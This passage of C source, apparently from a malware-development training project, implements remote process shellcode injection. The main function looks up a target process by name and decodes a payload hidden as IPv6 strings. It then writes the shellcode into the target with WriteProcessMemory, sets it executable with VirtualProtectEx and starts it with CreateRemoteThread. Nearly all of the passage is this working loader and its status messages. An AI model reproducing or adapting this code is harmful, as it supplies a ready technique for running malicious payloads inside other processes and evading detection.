	// Writing the shellcode, pShellcode, to the allocated memory, pShellcodeAddress
	printf("[#] Press <Enter> To Write Payload ... ");
	getchar();
	if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten != sSizeOfShellcode) {
		printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[i] Successfully Written %d Bytes\n", sNumberOfBytesWritten);

	// Cleaning the buffer of the shellcode in the local process
	memset(pShellcode, '\0', sSizeOfShellcode);

	// Setting memory permossions at pShellcodeAddress to be executable
	if (!VirtualProtectEx(hProcess, pShellcodeAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Running the shellcode as a new thread's entry in the remote process
	printf("[#] Press <Enter> To Run ... ");
	getchar();
	printf("[i] Executing Payload ... ");
	if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
		printf("[!] CreateRemoteThread Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[+] DONE !\n");

	return TRUE;
}


int wmain(int argc, wchar_t* argv[]) {

	HANDLE		hProcess				= NULL;
	DWORD		dwProcessId				= NULL;

	PBYTE		pDeobfuscatedPayload	= NULL;
	SIZE_T      sDeobfuscatedSize		= NULL;

	// Checking command line arguments
	if (argc < 2) {
		wprintf(L"[!] Usage : \"%s\" <Process Name> \n", argv[0]);
		return -1;
	}
	// Getting a handle to the process
	wprintf(L"[i] Searching For Process Id Of \"%s\" ... ", argv[1]);
	if (!GetRemoteProcessHandle(argv[1], &dwProcessId, &hProcess)) {
		printf("[!] Process is Not Found \n");
		return -1;
	}
	wprintf(L"[+] DONE \n");
	printf("[i] Found Target Process Pid: %d \n", dwProcessId);


	printf("[#] Press <Enter> To Decrypt ... ");
	getchar();
	printf("[i] Decrypting ...");
	if (!Ipv6Deobfuscation(Ipv6Array, NumberOfElements, &pDeobfuscatedPayload, &sDeobfuscatedSize)) {
		return -1;
	}
	printf("[+] DONE !\n");
	printf("[i] Deobfuscated Payload At : 0x%p Of Size : %d \n", pDeobfuscatedPayload, sDeobfuscatedSize);


	// Injecting the shellcode
	if (!InjectShellcodeToRemoteProcess(hProcess, pDeobfuscatedPayload, sDeobfuscatedSize)) {
		return -1;
	}


	HeapFree(GetProcessHeap(), 0, pDeobfuscatedPayload);
	CloseHandle(hProcess);
	printf("[#] Press <Enter> To Quit ... ");
	getchar();
	return 0;
}
Full Archive Manifest (5 files inside .zip)
- ProcShellcodeExec/ProcShellcodeExec.sln
- ProcShellcodeExec/ProcShellcodeExec/ProcShellcodeExec.vcxproj
- ProcShellcodeExec/ProcShellcodeExec/ProcShellcodeExec.vcxproj.filters
- ProcShellcodeExec/ProcShellcodeExec/ProcShellcodeExec.vcxproj.user
- ProcShellcodeExec/ProcShellcodeExec/RemoteShellcodeInjection.c